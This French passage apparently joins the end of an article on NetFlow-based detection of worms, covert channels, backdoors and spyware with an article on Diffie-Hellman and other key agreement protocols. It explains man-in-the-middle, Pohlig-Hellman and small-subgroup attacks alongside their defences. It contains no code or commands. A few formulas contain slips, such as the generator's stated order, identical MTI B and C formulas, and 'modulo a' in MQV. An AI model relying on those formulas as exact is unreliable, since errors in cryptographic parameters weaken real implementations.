La détection de virus et de vers reste une application relativement simple à mettre en place. En effet, la majorité d'entre eux ne sont pas très discrets et cherchent à se propager très rapidement, le plus souvent soit par tentative d'infection directe, soit après une recherche de ports ouverts. Une même machine infectée générera beaucoup de flux très courts et très petits vers un grand nombre de machines et/ou de ports.

Un grand nombre de vers intègrent un moteur qui va chercher de nouvelles machines à infecter suivant un algorithme plus ou moins aléatoire. Le plus souvent, le préfixe réseau de la machine source est le premier à être scanné, puis le sous-réseau supérieur, et enfin des adresses prises plus ou moins au hasard (pseudo-aléatoire). A ce moment, il se peut que des datagrammes aient comme destination un préfixe réseau dit « bogon » (**http://www.cymru.com/Documents/bogon-dd.html#dd-route-non**), c'est-à-dire qu'il n'est pas encore alloué ou n'est pas censé être présent dans les tables de routage BGP de l'Internet.

Bien souvent, lorsqu'un attaquant décide de lancer un déni de service, il communique aux agents qui font partie de son armée de zombies de forger (*spoofer*) leur adresse IP source. Si vous voyez des flux sortants avec des adresses source qui ne font pas partie de votre plan d'adressage interne alors la probabilité d'infection est forte.

Pour détecter les virus qui se connectent à des sites (souvent en HTTP) pour récupérer une nouvelle charge (*payload*), il peut être intéressant de placer dans une règle spéciale tous les sites listés par les éditeurs d'anti-virus dans les descriptions publiques qu'ils mettent à disposition sur leurs sites.

Canaux cachés et portes dérobées

Les canaux cachés les plus courants sur les réseaux WiFi reposent sur de l'encapsulation dans ICMP ou DNS. En entreprise, c'est le tunnel sur HTTP qui est le plus courant. Ces flux sont en général depuis et vers les mêmes adresses IP, le port destination est fixe et la taille du flux est importante : un flux ICMP ou DNS qui dure plus de quelques secondes et qui dépasse les quelques kilo-octets est bien vite suspect, de même qu'un flux HTTP relativement symétrique au niveau de sa taille et long (alors qu'un flux HTTP est plutôt court – sauf téléchargement – et très asymétrique – envoi vs. réception).

Une porte dérobée quant à elle se traduit très souvent par un flux à destination d'un port non standard sur le système infecté, tout particulièrement si ce flux apparaît à des heures bizarres. Il peut également être intéressant de mettre en place des règles pour détecter les chevaux de Troie qui se mettent en écoute sur leur port par défaut. Un autre type de porte dérobée est l'accès à Internet « alternatif » : dans bon nombre de sociétés la politique de filtrage très stricte n'est plus (du tout) du goût de certaines personnes. Des flux vers ou depuis des adresses IP publiques qui ne transitent pas via votre passerelle d'accès à Internet méritent d'être analysés.

Machines compromises et violation de politique

Les machines compromises, et tout particulièrement si ce sont des serveurs, peuvent se détecter lors de la prise de contrôle à distance par l'attaquant : celle-ci se fait souvent via la connexion à un port non standard en écoute. Cependant certains exploits utilisent un mécanisme qui permet de repasser par le même port que celui de l'application, voire d'utiliser la même session. Ceux-ci ne sont pas simples à détecter, mais à moins de mettre en place une porte dérobée, il n'est pas toujours facile de ré-exploiter la même faille plusieurs fois de suite (pour cause de crash lors ou à cause de l'exploitation), et le fait de maintenir la session ouverte pourrait également être détecté.

Il est également important d'observer les drapeaux TCP (attention, il faut vérifier si celui-ci est bien envoyé, ce n'est pas toujours le cas) qui permettent souvent de déterminer le sens de la communication, à savoir quel côté est le client et quel côté serveur.

Le fait de définir une politique de flux pour les différents systèmes (clients et serveurs) permet de détecter facilement un événement qui dérive de la baseline. Les systèmes sont groupés en fonction de leur comportement réseau et les différents échanges, soit entre ces groupes (pour une vue grossière), soit entre tous les systèmes (pour une vision très fine). La complexité du système allant grandissant avec le nombre de flux et le nombre de systèmes, il faut en tenir compte lors de la phase de design (complexité de la détection, mais surtout de la définition de la politique).

Pour pousser plus loin, on peut très bien envisager de stocker dans la base de données les couples adresse MAC/port physique@équipement. Ceci permet de suivre les déplacements de ces adresses sur le réseau (portables, WiFI, DHCP, etc.), d'alerter si de nouvelles adresses apparaissent et, couplé aux données historiques Netflow, de détecter des déviations majeures dans le comportement. Il est probable que des informations comme l'adresse MAC et le VLAN ID soient rajoutées aux exports Netflow dans un futur proche ce qui évitera d'avoir à combiner Netflow avec des *polls* SNMP pour récupérer ces informations.

Spyware, IM et auto-update

Il peut être intéressant de surveiller les premiers flux qui suivent l'allocation via DHCP des paramètres réseau, l'ouverture de session sur la station ou la première communication sortante : en effet, c'est à ce moment-là que la majorité des « outils espions » et les fonctionnalités de mise à jour ou de *reporting* des logiciels se mettent à « téléphoner à la maison ». Il est également très courant de voir des flux qui reviennent toutes les <x> secondes ou minutes avec le même couple source/destination (spyware qui récupère un bandeau de publicité à afficher ou cheval de Troie qui envoie les frappes capturées par exemple), mais dans ce cas, le risque de faux positif est fort (rafraîchissement automatique de la page dans un navigateur). Un autre moyen de détecter les spywares et les outils de messagerie instantanée (voire certains clients P2P) consiste à surveiller les changements de protocoles pour un même couple source/destination : ces outils rivalisent d'ingéniosité pour essayer de trouver une faille dans le pare-feu (connexion TCP directe, « connexion » UDP directe, HTTP en direct ou via le proxy configuré pour les navigateurs, encapsulation sur ICMP ou DNS, etc.).

Et même si vous ne déployez pas de solution d'analyse des flux réseau, il est très intéressant de renifler les communications de votre ordinateur tout particulièrement au démarrage. On découvre souvent des choses intéressantes et inattendues.

FTP, P2P, etc.

Les protocoles et applications qui utilisent des ports dynamiques ou qui reposent sur une connexion de contrôle et une connexion de données ne sont pas simples à traiter. En effet, Netflow ne maintient pas d'état ni de relation entre deux flux, et n'effectue aucune analyse protocolaire qui serait nécessaire pour identifier les connexions de données gérées par une connexion de contrôle.

Il est donc possible d'identifier sur la base de flux réseau uniquement les applications P2P qui reposent sur des ports fixes. Pour contourner cette limitation, certains vendeurs ont rajouté une couche qui permet d'identifier le protocole P2P sur la base de signatures, mais cela n'a déjà plus rien à voir avec Netflow. Une fonctionnalité comme NBAR (*Network-Based Application Recognition*) ou mieux, des équipements dédiés à la gestion de trafic P2P, sont des options possibles.

Les implémentations FTP qui respectent la RFC et quelques applications P2P sont une exception car le port de données et celui de contrôle + ou –1. Donc, même si le serveur écoute sur un autre port que le port standard (21/TCP pour FTP et 20/TCP pour FTP-DATA), il est possible d'identifier le couple contrôle+données.

Historiquement, les groupes qui publient des applications « piratées » génèrent des fichiers d'une taille standard (comme les 1.44 Mo à l'époque où l'on utilisait encore des disquettes) ce qui permet également de renforcer la qualité de la détection en se basant sur la taille du flux.

Recherche historique

On a souvent tendance à ne regarder que les 10 premiers d'un classement (comme par exemple l'utilisateur qui abuse le plus de la connexion Internet de l'entreprise), mais dans le cadre de la mise en place de mécanismes de recherche dans les données historiques, le top 10 est aussi important que le *low* 10. Et ceci sur tous les paramètres que permet d'avoir Netflow. De cette façon on peut souvent détecter les flux « perdus » qui peuvent donner des indications intéressantes sur une attaque bien dissimulée ou des reconnaissantes lentes de ports.

Il est également intéressant de noter que, dans certains environnements (et en fonction des lois et des régulations locales), le fait de ne stocker que des informations Netflow ne constitue pas une atteinte à la vie privée. Ce côté moins intrusif permet bien souvent de « vendre » cette solution en interne. Et bien souvent, le flux en dit assez et les données transportées ne sont qu'un « bonus », un peu comme un le sujet d'un e-mail en clair et son contenu chiffré...

Il existe un risque lié à l'injection de faux messages de comptabilisation Netflow. En effet, ils ne sont ni signés ni chiffrés et le seul mécanisme de défense (bien faible) est le numéro de séquence. Il est relativement simple de forger de tels paquets, vu qu'ils sont transportés sur UDP.

Conclusion

Nous nous sommes attachés à décrire différentes applications des flux réseau. Comme vous avez pu le constater, leur déploiement sur un réseau interne d'entreprise peut apporter une visibilité sans précédent, tout particulièrement de nos jours où les réseaux sont de plus en plus ouverts et les flux de plus en plus complexes. Un déploiement, même de test, permet de découvrir bien des choses insoupçonnées...

Si votre réseau est très segmenté, avec de nombreux pare-feu, le fait d'avoir des sources Netflow dans ces différents segments et un collecteur qui centralise les flux pourra vous aider à valider votre politique de sécurité et surtout son implémentation.

Les différents exemples sont loin d'être une liste exhaustive, à vous de trouver de nouvelles applications et de définir les critères de détection qui correspondent à votre environnement particulier. Et n'oubliez pas que tout comme avec un outil de détection d'intrusion, la qualité des alertes et leur nombre sont fonction du temps passé à fignoler sa configuration.

La prochaine étape consistera peut-être à lier ces mécanismes de détection avec des mécanismes de protection automatiques (désactivation du port sur le commutateur par exemple). Des technologies existent, l'avenir nous dira si elles seront adoptées.

Merci à Yann Berthier pour les discussions, ses apports et son enthousiasme !

Au-delà de Diffie-Hellman ... ?

Dans toute communication impliquant plusieurs entités désirant utiliser la cryptographie symétrique, les interlocuteurs doivent partager un secret. Le problème réside donc dans la mise en accord du secret, qui est en fait la clé, sans avoir à disposition un canal sécurisé !

Le protocole de mise en accord de clé le plus connu (et un des plus utilisés) est celui proposé par Diffie et Hellman en 1976 dans leur célèbre article sur la cryptographie asymétrique [1]. Ce protocole résout le problème pour deux entités mais, dans certaines situations, il ne peut malheureusement être utilisé : c'est le cas pour la mise en accord d'une clé de conférence. En fait, il y a aujourd'hui tellement de situations où ce protocole ne peut être utilisé (ou n'est pas considéré comme assez « sûr ») qu'il existe maintenant plusieurs centaines de protocoles de mise en accord de clé qui ont été proposés [5]. Une partie importante de ces algorithmes généralise le protocole de Diffie-Hellman, d'autres sont fondamentalement très différents. Nous en présentons ici quelques-uns.

1. Introduction

Le brevet numéroté 4 200 700 a expiré le 29 avril 1997. Il était la propriété depuis près de 20 ans de Martin E. Hellman, Bailey W. Diffie et Ralph C. Merkle. Ce brevet protégeait l'*algorithme de mise en accord de clé de Diffie-Hellman* [1], utilisé actuellement par exemple dans les protocoles SSL, TSL, X.509, ainsi que dans IPSec. C'est une des primitives algorithmiques parmi les plus utilisées en cryptographie et c'est, indéniablement, un algorithme extraordinaire pour la communication entre deux entités (sur un canal sécurisé ou non).

L'objectif des protocoles de mise en accord de clé (*key agreement protocol*) est de calculer un secret *partagé*, le secret étant en général transformé en une clé qui sera utilisée par un algorithme de cryptographie symétrique. Dans le cas où il y a deux entités, désignées classiquement Alice et Bernard, ces protocoles de mise en accord de clé donnent en général un rôle symétrique à Alice et Bernard. Les protocoles de transport de clé (*key transport protocol*) sont des protocoles où l'une des entités, par exemple Alice, crée une clé et l'envoie de manière sécurisée à Bernard, les rôles ne sont donc plus symétriques. Il existe des protocoles de mise en accord ou de transport de clé qui utilisent la cryptographie symétrique ; évidemment, ils supposent que Alice et Bernard partagent déjà un secret, une clé de chiffrement symétrique, qui va leur servir dans le protocole. Nous nous limitons dans cet article aux protocoles qui reposent exclusivement sur la cryptographie asymétrique.

L'algorithme de mise en accord de clé de Diffie-Hellman est-il « parfait » ? Non. Par exemple, le protocole Diffie-Hellman n'autorise, tel quel, aucune authentification et dans certaines situations, il ne peut être utilisé. C'est le cas lorsqu'il il y a plus de deux entités concernées : c'est ce qu'on appelle le problème de la mise en accord d'une clé de conférence (*conference key agreement*). Les nombreuses situations où ce protocole ne peut être utilisé font qu'il existe aujourd'hui plusieurs centaines de protocoles différents de mise en accord ou de transport de clé [5].

2. Le protocole de Diffie-Hellman (DH)

Comment Alice et Bernard peuvent-ils choisir une clé commune sans se rencontrer et en communicant sur un canal non sécurisé ? La théorie des nombres permet de répondre à cette question. Supposons qu'un entier premier p « assez grand » et un élément g de $G=Z_p^*$ (*l'ensemble des éléments inversibles de* Z_p) d'ordre élevé sont publiés soit par une autorité, soit par Alice, soit par Bernard. Alice publie $X = g^a$ ***modulo*** p tout en gardant a secret, et Bernard fait de même avec $Y=g^b$ ***modulo*** p. Alice peut calculer $k= (g^b)^a$ ***modulo*** p et Bernard peut calculer $k'= (g^a)^b$ ***modulo*** p. Le cas où a et b sont choisis aléatoirement entraîne que les clés générées seront différentes pour chaque « mise en accord » : ceci assure ce qu'on appelle la fraîcheur (*freshness*) d'une clé. L'algorithme décrit ici est appelé *protocole de mise en accord de clé* ou quelquefois *protocole d'échange de clé de Diffie-Hellman*.

Protocole de mise en accord de clé

[Données]:

→ p un nombre premier « assez grand » (au moins 512 bits);

→ $g \in G=Z_p$, racine primitive d'ordre p vérifiant $2 < g < p-3$;

Données communes à Alice et Bernard: p et g;

→ Clé privée d'Alice: $a \in G$ vérifiant $2 < a < p-3$;

→ Clé publique d'Alice: $X = g^a$ ***modulo*** p;

→ Clé privée de Bernard: $b \in G$ vérifiant $2 < b < p-3$;

→ Clé publique de Bernard: $Y = g^b$ ***modulo*** p;

[Sortie]: $K_{AB}= g^{a*b}$ ***modulo*** p, clé de chiffrement (symétrique) de Alice et Bernard;

[Début]:

(1) Bernard envoie Y à Alice;

(2) Alice envoie X à Bernard;

(3) Bernard et Alice calculent, respectivement, $k=(g^b)^a$ et $k'=(g^a)^b$ ***modulo*** p;

[Fin].

Robert Erra
erra@esiea.fr

On a $K_{AB}=k=k'=g^{a*b}$ ***modulo p*** : Alice et Bernard partagent donc un secret K_{AB} qu'eux seuls ont pu calculer sous réserve que calculer g^{a*b} ***modulo p*** connaissant g^a ***modulo p*** et g^b ***modulo p*** soit « calculatoirement » difficile, c'est-à-dire, pour simplifier, très coûteux en temps calcul.

Le problème de calculer g^{a*b} ***modulo p*** connaissant ***p, g,*** g^a et g^b se nomme *le problème de Diffie-Hellman* ou problème DH. La sécurité du protocole DH réside donc dans la difficulté de résoudre le problème DH, *i.e.* de calculer g^{a*b} ***modulo p*** connaissant ***p***, g^a ***modulo p*** et g^b ***modulo p***.

Il n'est pas facile de se convaincre que le problème de Diffie-Hellman est « calculatoirement » difficile. Mais, si on choisit bien les données publiques ***p, g*** et les entiers ***a*** *et* ***b***, personne ne connaît aujourd'hui d'algorithme efficace, dans tous le cas, capable de calculer g^{a*b} ***modulo p*** connaissant ***g, p,*** g^a ***modulo p*** *et* g^b ***modulo p***.

Pour être honnête, on se doit de préciser aussi que personne ne sait prouver que ceci n'est pas possible. Le protocole DH, comme de nombreuses primitives algorithmiques repose donc sur une *conviction* !

Sécurité du protocole DH ?

Il est intéressant d'étudier la sécurité du protocole DH car la plupart des protocoles actuels découlent souvent d'un défaut du protocole DH ou de l'existence d'une attaque connue de ce protocole.

Pour comprendre l'intérêt d'un nouveau protocole publié, il est donc souvent nécessaire de connaître quelle faiblesse de DH (ou d'une de ses variantes) le nouveau protocole permet de gommer.

Le problème qui se pose pour quiconque désire implémenter le protocole DH est :

1. comment choisir le paramètre ***p*** ?
2. comment choisir le paramètre ***g*** ?
3. comment choisir le paramètre ***a*** ?

Alice ne connaissant pas l'exposant ***b*** choisi par Bernard et réciproquement, il est nécessaire que pour tout ***a*** et ***b***, g^{a*b} ***modulo p*** puisse prendre le plus grand nombre possible de valeurs dans le groupe Z_p^*.

Le choix proposé par Diffie et Hellman (voir [1,4,5]) est de prendre *un* ***élément primitif modulo p***, ou ***une racine primitive modulo p***, i.e. ***g*** est un élément d'ordre ***p-1***. Comme ***p*** est premier, ceci revient à dire que ***g*** est un générateur du groupe cyclique Z_p^*, en clair on a :

$$Z_p^* = \{g^i \mid 0 \le i \le p-1\}.$$

Pratiquement, « ***g racine primitive dans*** Z_p » signifie donc que l'ensemble $\{1, g, g^2, g^3,\ldots, g^{p-1}\}$ est en fait l'ensemble Z_p^*. Ce choix est une condition naturelle évidente pour la sécurité de ce protocole : si la suite $\{1, g, g^2, g^3,\ldots, g^{p-1}\}$ ne comporte que peu de valeurs différentes, il serait facile de procéder à une attaque par recherche exhaustive !

Il est aussi nécessaire que ***a*** et ***b*** ne soient pas trop petits de manière à éviter l'attaque par force brute.

Évidemment, de nombreux chercheurs ont essayé d'attaquer ce protocole et ses nombreuses variantes. Ces attaques, très intéressantes, sont malheureusement assez techniques [3,4,5] et leur description détaillée dépasse le cadre de cet article. On peut quand même expliquer le principe de quelques-unes de ces attaques.

Considérons d'abord ce qu'on appelle une *attaque passive* [4] du protocole. L'attaquant n'interfère pas dans le protocole, il se contente de récupérer les donnés qui transitent et les « analyse ». On peut donc se poser la question suivante : au vu des connaissances actuelles en théorie des nombres, que peut-on obtenir comme information à partir de la connaissance des paramètres publics, à savoir :

g, p, g^a ***modulo p*** et g^b ***modulo p*** ?

Si par exemple $p-1=q*w$ avec ***q*** un premier « petit » (disons moins de 40 bits pour fixer les choses), alors, quelle que soit la valeur de **w** et donc quelle que soit la valeur de ***p***, voir [4,5], on peut calculer assez rapidement ***a modulo q*** et ***b modulo q*** ce qui donne évidemment ***a*b modulo q***. Si ***q*** est un nombre de ***r*** bits, cela signifie que nous pouvons trouver les ***r*** bits de poids le plus faible de ***a*b modulo q***, donc de ***a*b modulo p*** puisque $q<p$.

L'algorithme qui permet de calculer ***a modulo q*** (respectivement ***b modulo q***) connaissant ***q, g*** et ***p*** et g^a ***modulo p*** (respectivement g^b ***modulo q***) se nomme l'algorithme de Pohlig-Hellman [3,4].

Dans le cas où ***p-1*** se décompose en un produit de « petits » facteurs premier, l'algorithme de Pohlig-Hellman combiné au théorème des restes chinois [2,3,4,7] permet alors de retrouver ***a modulo (p-1)*** (respectivement ***b modulo (p-1)*** et donc de retrouver ***a*b modulo (p-1)***.

Comment se protéger de l'algorithme de Pohlig-Hellman ? Il suffit de s'assurer que ***p*** est choisi de telle sorte que ***p-1*** a un très grand facteur pour être tranquille!

L'attaque de l'homme du milieu [4,5] repose sur un défaut majeur du protocole ***DH*** : **il ne garantit pas l'identité des participants.** Il ne permet pas à Alice de s'authentifier auprès de Bernard et *vice-versa*. Cette attaque *active* est bien connue et a de nombreuses variantes [5]. Elle consiste, pour l'attaquant ***H***, à se faire passer à la fois pour Alice auprès de Bernard et pour Bernard auprès d'Alice. C'est comme si Alice serrait la main de l'attaquant (dans le noir) en croyant serrer la main de Bernard tandis que Bernard croit serrer la main d'Alice (dans le noir) alors qu'il serre en fait la main de l'attaquant.

En pratique, l'attaquant H calcule une clé K_{AC} avec Alice et une clé K_{BC} avec Bernard. Ni Alice ni Bernard ne peuvent savoir qu'ils ne communiquent pas directement avec la bonne entité. Pour contrer l'attaque de l'homme du milieu, il faut utiliser des protocoles avec identification (voir [4] ou [5]) car la conjugaison de l'attaque de l'homme du milieu et de l'attaque « du petit sous-groupe » (présentée par la suite) est, en pratique, très efficace.

L'une des propriétés les plus intéressantes d'un protocole de mise en accord de clé est ce qu'on appelle la *forward secrecy* [4,5], qu'on peut traduire par le « secret à long terme ». Le protocole DH vérifierait cette propriété si, par exemple, la compromission de la clé $X= g^a$ ***modulo*** p ne compromettrait pas les clés précédemment calculées à l'aide de X par Alice. Hélas, le protocole DH ne vérifie pas cette propriété, puisque si on connaît a, tout attaquant voyant g^b ***modulo*** p « passer » (on rappelle que X et Y sont publics) peut calculer g^{a*b} ***modulo*** p.

En clair, la connaissance de a permet de calculer toutes les clés qu'Alice a créées auparavant. C'est un défaut majeur de ce protocole.

Même si on considère l'une des nombreuses variantes qui rendent le protocole DH plus résistant, dans certaines situations il est inutilisable : c'est le cas pour le problème de la mise en accord d'une clé de conférence (*conference key agreement*) dès lors qu'il y a plus de deux entités concernées. Comment aller « au-delà » de Diffie-Hellman ? Nous allons présenter quelques alternatives.

Pour les lecteurs désirant aller plus loin, signalons la référence [5], incontournable pour ce qui est des protocoles de mise en accord ou de transport de clé, avec ou sans serveur, sans l'aide ou à l'aide de la cryptographie symétrique.

Remarque finale spéciale « paranoïaques » : prendre p premier avec $p=2*q+1$ et q premier, p est alors appelé un nombre « premier fort », permet d'éliminer à la fois la menace de l'algorithme de Pohlig-Hellman et de l'attaque du petit sous-groupe.

3. Les protocoles MTI

Parmi les nombreux protocoles de mise en accord de clé qui ont été proposés, l'un des plus intéressants est l'ensemble de protocoles MTI (pour Matsumoto, Takashima et Imai), proposé en 1986. Les protocoles MTI se répartissent en trois familles appelées A, B et C et chaque protocole dépend d'un paramètre entier k. Nous présentons la famille A, les familles B et C, très semblables, sont décrites dans la suite **(voir encadré « Protocole de mise en accord de clé MTI A(k) » ci-après)**.

Pour les protocoles de la famille B, Alice et Bernard calculent la clé commune $K_{AB}=g^{r_A*a^{k}*r_B*b^{k}}$ tandis que pour les protocoles de la famille C, ils calculent $g^{r_A*a^{k}*r_B*b^{k}}$.

Il faut remarquer que ces protocoles sont plus coûteux que celui de Diffie-Hellman puisqu'on a remplacé le calcul de g^{a*b} ***modulo*** p par le calcul de $g^{b*r_A*a^k+a*r_B*b^k}$ ***modulo*** p pour la famille **A(k)**. Or, augmenter le coût d'un algorithme peut poser problème dans certaines situations comme dans le cas où les calculs sont effectués par une carte à puce.

Protocole de mise en accord de clé MTI A(k)

[Données]:

- p un nombre premier « assez grand »;
- $g \in G=Z_p$, racine primitive d'ordre p vérifiant $2 < g < p-3$;
- k un entier (éventuellement nul ou négatif) ;

Données communes à Alice et Bernard: p et g;

- Clé privée d'Alice: $a \in G$ vérifiant $2 < a <p-3$;
- Clé publique d'Alice: $X = g^a$ ***modulo*** p;
- Clé privée de Bernard: $b \in G$ vérifiant $2 < b <p-3$;
- Clé publique de Bernard: $Y = g^b$ ***modulo*** p;

[Début] :

- Alice choisit un nombre aléatoire $r_A \in G$;
- Alice calcule $g^{r_A*a^k}$ ***modulo*** p et l'envoie à Bernard ;
- Bernard choisit un nombre aléatoire $r_B \in G$;
- Bernard calcule $g^{r_B*b^k}$ ***modulo*** p et l'envoie à Alice ;
- Bernard et Alice calculent $g^{b*r_A*a^k+a*r_B*b^k}$ ***modulo*** p ;

[Sortie]: $K_{AB} = g^{b*r_A*a^k+a*r_B*b^k}$ ***modulo*** p, $K_{AB} \in G$ clé de chiffrement symétrique ;

[Fin].

Néanmoins, les protocoles $A(k)$ ont des avantages. Par exemple, contrairement à Diffie-Hellman, les protocoles MTI $A(k)$, $B(k)$ ou $C(k)$, même dans le cas où $k=0$, permettent l'authentification, c'est-à-dire que chaque entité est ce qu'elle annonce être. L'authentification empêche *a priori* l'attaque de l'homme du milieu.

De plus, le fait que le protocole oblige Alice et Bernard à choisir des nombres aléatoires garantit aux deux participants la fraîcheur de la clé, même si l'un des deux participants choisit des paramètres déjà utilisés.

Malheureusement, si les chercheurs améliorent les protocoles pour assurer plus de sécurité, il en est de même pour les attaques. L'un des défauts majeurs de l'attaque de l'homme du milieu c'est que celui-ci doit continuer à se faire passer pour Bernard tant que Alice et Bernard communiquent.

L'attaque du « petit sous-groupe » (*small subgroup attacks*) est assez redoutable car elle règle, pour certains protocoles, ce problème en permettant à l'homme du milieu de forcer Alice et Bernard à calculer une clé commune qui se trouve dans un petit sous-groupe de G.

L'attaque par petit sous-groupe est une attaque active, l'attaquant modifie des données transmises, elle exploite la structure du groupe G dans lequel on calcule et dans lequel on a choisi g.

Décrivons dans l'encadré ci-après l'attaque par petit sous-groupe du protocole ***C(I)*** (***H*** désigne l'homme du milieu) :

Attaque du «petit sous-groupe»

[Hypothèses] :

→ $g \in Z^*_p$;

→ $w=(p-1)/r$ avec r « assez petit » ;

[Début] :

→ Alice choisit un nombre aléatoire $r_A \in G$;

→ Alice calcule $Z_A=g^{r_A*a*b}$ ***modulo p*** et l'envoie à Bernard ;

→ ***H*** intercepte Z_A ;

→ ***H*** calcule $(Z_A)^w$ ***modulo p*** et l'envoie à Bernard ;

→ Bernard choisit un nombre aléatoire $r_B \in G$;

→ Bernard calcule $Z_B=g^{r_B*a*b}$ ***modulo p*** et l'envoie à Alice ;

→ ***H*** intercepte Z_B ;

→ ***H*** calcule $(Z_B)^w$ ***modulo p*** et l'envoie à Alice ;

→ Bernard et Alice calculent :
$K_{AB}=(Z^w_A)^{r_B}=(Z^w_B)^{r_A}$ ***modulo p*** ;

→ La clé K_{AB} appartenant à un petit sous-groupe d'ordre w, ***H*** peut la trouver par recherche exhaustive en testant les w éléments.

On peut remédier à ce type d'attaques en choisissant non plus $g \in G=Z^*_p$ mais $g \in G_q$ où G_q est un sous-groupe de G, groupe d'ordre q, q nombre premier « assez grand » et divisant $p-1$. Le standard ANSI X9.42 préconise d'ailleurs de choisir p tel que $p=j*q+1$ avec q un nombre premier « grand » et j un « grand » entier, non nécessairement premier.

En pratique, on peut choisir les paramètres vérifiant :

→ p : nombre premier de 1024 bits ;

→ q divise $p-1$ avec q nombre premier de 160 bits.

On peut faire remarquer qu'en pratique, rien n'interdit à Alice et Bernard de faire des vérifications. C'est coûteux mais nécessaire. Le RFC 2631 [8] préconise par exemple de vérifier les clés publiques de la manière suivante (y désigne g^a ***modulo p*** ou g^b ***modulo p***) :

1. vérifier d'abord que $y \in [2,p-1]$, si ce n'est pas le cas, la clé est invalidée ;

2. calculer y^q ***modulo p***, si le résultat est 1, la clé est valide sinon la clé est invalidée.

Les deux points ont pour but d'empêcher l'attaque du petit sous-groupe. En clair, changer judicieusement le véritable groupe dans lequel on effectue les calculs permet de sécuriser le protocole de mise en accord de clé.

De manière symétrique, si l'attaquant peut, en choisissant judicieusement certains des paramètres, obliger l'un des participants à effectuer ses calculs dans un sous-groupe donné, ceci diminue considérablement la sécurité.

4. Autres protocoles

4.1 Les protocoles MQV

La famille de protocoles Menezes-Qu-Vanstone (MQV) appartient à la société CERTICOM ; les brevets qui les protègent sont les « US Patents 5,896,455, 5,761,305, 5,889,865, & 6,122,736 » *(Key agreement and transport protocol with implicit signatures)* et le « US Patent 6,487,661 » *(Key agreement and transport protocol)* [6]. Des améliorations apportées par Law et Solinas et les auteurs ont débouché sur le standard IEEE P1363-2000 en janvier 2000.

Protocole de mise en accord de clé MQV

[Données]:

→ p un nombre premier tel que $p=j*q+1$ avec q premier « assez grand »;

→ $g \in G=Z_q$, racine primitive d'ordre q vérifiant $2 < g < q-3$;

→ w un entier tel que $w > 80$;

Données communes à Alice et Bernard: p, q et g;

→ Clé privée d'Alice: $a \in G$ vérifiant $2 < a < q-3$;

→ Clé publique d'Alice: $X = g^a$ ***modulo q***;

→ Clé privée de Bernard: $b \in G$ vérifiant $2 < b < q-3$;

→ Clé publique de Bernard: $Y = g^b$ ***modulo q***;

[Début] :

→ Alice choisit un nombre aléatoire $r_A \in G$;

→ Alice calcule $t_A = g^{r_A}$ ***modulo p*** et l'envoie à Bernard

→ Alice calcule $\overline{t_A}=t_A$ ***modulo*** 2^w ;

→ Bernard choisit un nombre aléatoire $r_B \in G$;

→ Bernard calcule $t_B=g^{r_B}$ ***modulo a*** et $\overline{t_B}=t_B$ ***modulo*** 2^w ;

→ Bernard calcule $S_B=r_B+\overline{t_B}*b$ ***modulo q*** et l'envoie à Alice ;

→ Alice calcule $S_A=r_A+\overline{t_A}*a$ ***modulo q*** ;

→ Bernard et Alice calcule le secret
$K_{AB}=(t_A*X^{\overline{t_A}})^{S_B}=(t_B*Y^{\overline{t_B}})^{S_A}$ ***modulo q***;

[Sortie]: $K_{AB}=g^{(r_A+\overline{t_A}*a)(r_B+\overline{t_B}*b)}$ ***modulo p***, $K_{AB} \in G$ clé de chiffrement symétrique ;

[Fin].

L'une des propriétés les plus intéressantes du protocole MQV, qui a par ailleurs quelques défauts, est qu'il vérifie la propriété de *forward secrecy* [5]. L'introduction des nombres aléatoires r_A et r_B entraîne en effet que la connaissance, de la part d'un attaquant malveillant, de a ou b, ne permet pas de calculer K_{AB}.

4.2 Un exemple de protocole Diffie-Hellman généralisé

Dans le cas d'une conférence audio sécurisée avec plus de deux entités, il est nécessaire d'établir une mise en accord d'une clé de conférence (*conference key agreement*), secret commun à toutes les entités. Le protocole Diffie-Hellman ne pouvant être utilisé dans cette situation, de nombreux algorithmes ont été proposés. Un des premiers protocoles proposés, assez simple, est le protocole *Ingemarsson-Tang-Wong* (ITW).

On suppose qu'il y a $n>2$ entités $E(1)$, .. $E(n)$, reliées de manière *circulaire*, le calcul de la clé commune aux n entités se déroule de la manière suivante (simplifiée à trois entités) :

- $E(1)$ choisit un nombre aléatoire $r_1 \in Z^*_p$;
- $E(1)$ calcule g^{r_1} et l'envoie à $E(2)$;
- $E(2)$ choisit un nombre aléatoire $r_2 \in Z^*_p$;
- $E(2)$ calcule g^{r_2} et l'envoie à $E(3)$;
- $E(3)$ choisit un nombre aléatoire $r_3 \in Z^*_p$;
- $E(3)$ calcule g^{r_3} et l'envoie à $E(1)$;
- $E(1)$ calcule $g^{r_1 * r_3}$ et l'envoie à $E(2)$;
- $E(2)$ calcule $g^{r_1 * r_2}$ et l'envoie à $E(3)$;
- $E(3)$ calcule $g^{r_2 * r_3}$ et l'envoie à $E(1)$;

Les entités $E(1)$, $E(2)$, $E(3)$ peuvent alors chacunes calculer la clé commune $g^{r_1 * r_2 * r_3}$, par exemple l'entité $E(1)$ recevant $g^{r_2 * r_3}$ de l'entité $E(3)$, elle peut calculer :

$$(g^{r_2 * r_3})^{r_1} = g^{r_1 * r_2 * r_3} = ((g^{r_1})^{r_2})^{r_3}$$

Dans ce protocole, l'entité $E(i)$ ne reçoit des informations que de l'entité $E(i-1)$ et n'envoie des informations qu'à l'entité $E(i+1)$. Ce protocole nécessite $n-1$ phases dans le cas où il y a n entités. Evidemment, tel quel, ce protocole n'autorise, comme Diffie-Hellman, aucune authentification.

4.3 Le protocole de transport Needham-Schroeder

Le protocole de Needham-Schroeder qui date de 1978 est un protocole de transport qui permet à Alice d'envoyer à Bernard une clé k_1 et de manière symétrique, il permet à Bernard d'envoyer une clé k_2. Ils peuvent donc soit calculer une clé commune de chiffrement, soit utiliser ces clés dans le cadre d'autres protocoles.

K désigne ici un espace de clés *a priori* symétrique, $P_X(y)$ désigne le chiffrement de y avec la clé de l'entité X, $(k \perp y)$ désignant la concaténation de k et de y, le protocole de Needham-Schroeder se déroule de la manière suivante :

- Alice choisit une clé $k_1 \in K$;
- Alice calcule $P_B(k_1 \perp A)$ et l'envoie à Bernard ;
- Bernard choisit une clé $k_2 \in K$;
- Bernard calcule $P_A(k_1 \perp k_2)$ et l'envoie à Alice ;
- Alice déchiffre $P_A(k_1 \perp k_2)$;
- Alice envoie $P_B(k_2)$ à Bernard.

Ce protocole permet à Alice et à Bernard de calculer, si besoin est, une clé commune de chiffrement symétrique à l'aide de toute fonction $f(k_1,k_2)$ telle que $f(k_1,k_2) \in K$.

L'intérêt de ce protocole est qu'il assure une authentification mutuelle des deux entités en présence mais aussi une authentification mutuelle des deux clés.

Conclusion

